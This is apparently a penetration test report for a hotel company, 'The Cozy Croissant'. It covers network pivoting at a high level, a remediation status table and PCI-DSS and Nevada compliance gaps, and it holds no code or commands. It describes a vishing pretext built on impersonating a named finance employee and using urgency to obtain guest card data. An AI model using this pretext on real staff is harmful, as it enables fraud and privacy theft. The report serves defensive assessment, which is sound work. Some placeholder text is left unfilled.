


THE COZY CROISSANT

Penetration Test Report

January 13 & 14, 2023

[redacted]

CONFIDENTIAL // TLP:RED

Table of Contents

Executive Summary

"Putting heads in beds" is the cardinal objective of the hotel industry, but in order to thrive within this business vertical, hospitality companies must provide their services both efficiently and securely in an evolving environment. Offering services that are both business-to-client and business-to-business, with a commercial online presence as well as physical locations, hotels invariably inherit a broad attack surface for cyber threats.

This report is the culmination of the penetration test for The Cozy Croissant (TCC) conducted on January 13th & 14th, 2023, to assess the the security posture and defensive technical controls of the in-scope Corporate Network (10.0.0.0/24) and Guest Network (10.0.200.0/24). This on-site engagement with TCC is a follow up to the initial assessment conducted remotely on November 19th, 2022.

Our analysis identified significant security deficiencies and exposures that constitute elevated risk to TCC's business operations, company reputation, and privacy expectations of clients. Fortunately, many of these attack vectors can be addressed with minimal cost and effort and our report will detail both technical findings and phased recommendations that focus on dramatically improving TCC's overall security posture in a measured and sustainable manner.

[redacted] has identified the following systemic deficiencies within the TCC infrastructure:

- Accounts with no password or weak password
- Unpatched software
- Systemic deficiency
- Systemic deficiency

Our analysis indicates a moderately sophisticated threat actor could pose an existential risk to TCC through the disruption of business operations, exfiltration of sensitive data, or the exposure of private customer information.

Despite the gravity of these conditions, [redacted] is confident that a focused effort codified in the following recommendations can dramatically improve TCC's resilience to attack and be conducted at modest cost:

- Comprehensive password policies
- Social engineering training
- Enforce Principle of Least Privilege
- C-level recommendation.

Methodology and Coverage

In this engagement, [redacted] interrogated the in-scope TCC networks for vulnerabilities and misconfigurations, assessing threat to business critical operations. Our high level objectives include:

- Analyze TCC's network facing commercial and open-source services.
- Evaluate TCC's custom applications.
- Assess TCC's Windows Active Directory environment.
- Develop a deep understanding of TCC's technology stack and how it operates to enable the business. Identify and target the most critical services within that stack.

Our team employs a lightweight methodology customized from the widely leveraged Penetration Testing Execution Standard (PTES).

Coverage Notes

TCC's IT team gave [redacted] access to the company's environment through VDI systems. The team was provided with six Windows hosts ([redacted]) and six Kali Linux hosts (10.0.254.201-206).

At the beginning of the assessment, [redacted] was only able to access the guest network 10.0.200.0/24. After compromising guest hosts, the team was able to pivot and proxy traffic through guest network hosts in order to access the corporate network 10.0.0.0/24. In the middle of the engagement, the team noticed that the network segmentation was disabled, which was later confirmed by the Cozy Croissant team. After discovering credentials on one of the guest hosts, the team was able to pivot to compromise a local administrator account on a corporate workstation. This

access was further leveraged to compromise Active Directory domain admin accounts via four distinct attack vectors. The team also found vulnerabilities in the multiple linux hosts and web servers also located on the corporate network. [redacted] wishes to express their gratitude and to credit the success of this engagement to TCC's responsiveness, cooperation, courtesy, and professionalism.

Observed Strengths

It is important to note that the network contained a number of effective security measures. [redacted] lists some relevant examples below:

- TCC had up to date software in many locations, protecting their services from known attack vectors. For instance, PostgreSQL, OpenSSH, and Jellyfin ran the latest versions.
- [redacted] observed multiple services with account lockout policies that blocked malicious actors after too many unsuccessful login attempts. Examples include the Active Directory for Windows and the MySQL database on host 10.0.0.11.
- There was network segmentation between guest and corporate subnetworks. The corporate network had a well-configured firewall.
- PostgresSQL and the Rewards service were dockerized.
- Windows machines were patched against common exploits such as ZeroLogon and EternalBlue

Key Opportunities For Improvement

Social Engineering Attack Vector and Defense

- Context - Importance of Social Engineering as an Attack Vector
  - Social engineering has been leveraged in more data breaches than any other type of attack vector.
  - In 2020, social engineering was involved in 90% of security breaches of U.S. companies. Over the last three years, spear-phishing (attacks targeted at a specific individual in a company) has caused over $5 billion of losses for organizations worldwide [1].
  - Rigorous technical controls can be easily neutralized if an employee can be convinced to allow an attacker through the front door.
- Defense - Social Engineering Awareness Training
  - Interactive phishing simulation of employees delivers better results than rote awareness training that is often ignored.
  - [redacted] limited phishing exercise during the first engagement, using the free and open source GoPhish platform, demonstrates the efficacy of this approach and could be easily scaled company wide at negligible cost. The voice phishing attack performed during this engagement, while not as scalable, was also unnervingly successful.
- Defense - Email Gateway Technical Controls and Automated Monitoring
  - Implementation of email filtering for spam, phishing, and malware on TCC's email gateway would reduce the likelihood of exposure for TCC's employees and can be accomplished with readily available open-source, commercial, and cloud services.
  - Organizations should continuously monitor their networks for signs of phishing activity, such as unusual login activity or new devices accessing email accounts.
- Defense - Multi-Factor Authentication

[1] http://www.verizonenterprise.com/verizon-insights-lab/dbir/2017/

- Even if a malicious actor obtains credentials through phishing/vishing, implementing MFA on critical systems would provide robust safeguards to limit impact.
- Security keys
- Variety of MFA solutions are available at minimal to modest cost.

Password Policies

[redacted] strongly recommends a strict password policy be enforced for all The Cozy Croissant systems and employees. A large portion of vulnerabilities [redacted] found in TCC's infrastructure involved weak or reused passwords. Multiple administrator level accounts were protected by default credentials. Most concerning, there were multiple usernames and passwords stored in unencrypted files.


[redacted] recommends the following measures be taken in order to mitigate these risks:

1. Enforce a password policy that requires employees to use strong passwords and update them regularly.
2. Store hashed and salted passwords in secure locations, instead of in cleartext.
3. Require the use of multi-factor authentication and password managers

Following the previous assessment, The Cozy Croissant employees have improved the security of their password usage by increasing the complexity and uniqueness of their passwords.


Strategic Recommendations

Critical Attack Path



Network Diagram

TCC Network Topology



Social Engineering Simulation

As a part of the engagement, [redacted] conducted a voice phishing (vishing) simulation to test TCC's resilience against social engineering attacks. Authorization was given to target the phone number of one employee at the front desk. As such, the team prepared a context that would be applicable to a front desk manager.

Part 1 - Planning

- The specific context created for the call was that a member of the finance team needed to process a reimbursement for an important client who had been a guest the previous weekend.
- When crafting the context for the vish, the team decided to exclude intel required over the course of the engagement. The desire was to simulate a call with only the information that an outside attacker would have.
- [redacted] used TCC's organization chart (publically available on the hotel website) to determine who to impersonate for the call. The team chose Aeris Andersson. As a member of the finance team, [redacted] concluded that she would be most likely to contact a colleague regarding a reimbursement.
- In keeping with the Principles of Persuasion in social engineering, the team also appealed to *urgency* and *kindness* within the context.[2] Our Aeris impersonator implied that she would lose her job if she didn't get the required information soon.

Part 2 - Engagement

- [redacted] called the provided front desk phone number at 12:42 PM. The line was busy at that time, so the team called again at 2:39 PM and began the vishing engagement.
- The team was able to convince the front desk operator to provide the names of multiple guests, as well as the home address and credit card information for the target guest.

Part 3 - Post-Engagement and Impact

- [redacted] verified the authenticity of the customer information provided by the front desk operator. This was accomplished by comparing the information with a customer database on TCC's corporate network.
- This result indicates a potential violation of PCI-DSS and data security laws. All personnel with access to sensitive guest information should be given training to defend against different social engineering vectors.

[2] Jones, Keith S., et al. "How Social Engineers use Persuasion Principles during Vishing Attacks." Information and Computer Security 29.2 (2021): 314-31. ProQuest. Web. 14 Jan. 2023.

Regulatory

The Cozy Croissant's business spans several heavily-regulated sectors across jurisdictions, from customer payment to PII processing. Given TCC is recovering from a cyberattack, compliance is all the more important. Below is an overview of the regulatory environment.

PCI-DSS Requirements and Risks

As a credit-card processor, TCC is subject to the Payment Card Industry Data Security Standard. Non-compliance implicates various risk categories, from compliance to financial risk. Nevada statute 603A specifically requires that businesses operating in the state comply with PCI-DSS, at risk of fines and criminal prosecution[3]. Fines can range from $5,000 to $100,000 per month, which can drastically impact low-margin hospitality businesses like TCC. TCC could also lose its ability to accept credit cards, causing similar negative consequences.

The following PCI-DSS violations or deficiencies were observed most often:

- *Requirement 2.1*: Changing all vendor-supplied defaults and removing or disabling unnecessary default accounts before installing a system on the network.
- *Requirement 6.2*: Protecting all system components and software from known vulnerabilities by installing applicable vendor- supplied security patches.
- *Requirement 8.2*: Employing at least one of these to authenticate all users: something you know, such as a password or passphrase; something you have, such as a token device or smart card; or something you are, such as a biometric.

Nevada Data Security Laws

As a Nevada-based business processing customer PII, TCC is subject to the Nevada laws regarding data privacy, the most prominent of which is Revised Statute 603a. In addition to the PCI-DSS provision stated above, 603a requires the following of PII-collectors:

- Taking reasonable security measures to protect PII from unauthorized access or modification.
- *Not* sending or moving any PII to a location which is not controlled by the holder, unless the data is encrypted.
- Disclosing any breach of the security of data to affected parties in a reasonable timespan.

Non-compliance again implicates several risk categories, especially financial and operational risk. TCC clients affected by data breaches or other non-compliance can seek civil action against the company. Nevada can also directly require TCC to make restitution payments to the state.

Potential violations or deficiencies of these Nevada Revised Statute 603a were observed:

- *Section 210 Part 1*: Personal information of Nevada residents must be protected from unauthorized access, acquisition, destruction, use, modification or disclosure.
- *Section 210 Part 2:* Organizations that collect data of Nevada residents must comply with CIS controls.

[3] https://www.leg.state.nv.us/nrs/nrs-603a.html#NRS603ASec215


- *Section 215 Part 1:* The data collector must comply with the current version of the Payment Card Industry (PCI) Data Security Standard

Regulatory Opportunity

Although TCC faces various, strict regulations, it has a chance to define the future of its field. As our world approaches a period of technological transformation, TCC, with its forward-looking vision, is primed to lead. Leveraging the power of data, TCC can surprise, delight and retain customers, all while serving as a multinational example of security and compliance done right.

Remediations Summary

[redacted] reviewed the findings from the initial engagement on November 19th, 2022. Out of 20 total findings, our team found that 7 were remediated.



ID	Title	Remediation Status
C.1	OpenLDAP Administrator Account Has Weak Credentials	Not Remediated
C.2	HotelDruid Configured Without Authentication	Remediated
C.3	Exposed PostgreSQL server grants full database access with default credentials	Remediated
C.4	Rewards MySQL Database Stores Plaintext Passwords	Not Remediated
H.1	Deficient Password Policy	Remediated

H.2	Weak Access Controls in Active Directory Permit Full Compromise of Domain	Not Remediated
H.3	Rewards Web App Leaks Sensitive Admin Data	Not Remediated
H.4	OpenLDAP Stores Unencrypted Passwords	Not Remediated
H.5	Remote Code Execution in Rewards Web App via Username Command Injection	Not Remediated
H.6	Unauthenticated Debug Portal Exposed on Rewards Web App	Remediated
H.7	All Users have Admin Permissions in Rewards Web App	Not Remediated
H.8	Generation of Rewards QR Code with Arbitrary Balance	Not Remediated
M.1	Webserver Exposes Sensitive Files to Unauthenticated Users via File Inclusion	Not Remediated
M.2	Guest Network Kiosks Running Under Administrator Account	Not Remediated
M.3	0-Day Vulnerability Authenticated RCE In Hotel Druid	Remediated
M.4	0-Day Vulnerability Authentication Bypass In phpLDAPadmin	Remediated
L.1	TCC Organization Chart Leaked on Internet	Not Remediated
I.1	PostgreSQL COPY PROGRAM permission granted to postgresql user	Not Remediated
I.2	Payments API exposes Swagger documentation	Not Remediated
I.3	CCTV Cameras Publicly Exposed on Internet	Remediated

Technical Findings

The **Comprehensive Risk Index (CRI)** for each of the technical findings identifies 5 severity levels. **CRS is calculated based on the specific *Vulnerability Severity*, *Likelihood* of exploitation within the client's infrastructure, and the potential *Business Impact*.** All metrics use a numeric scale of 1 to 10.

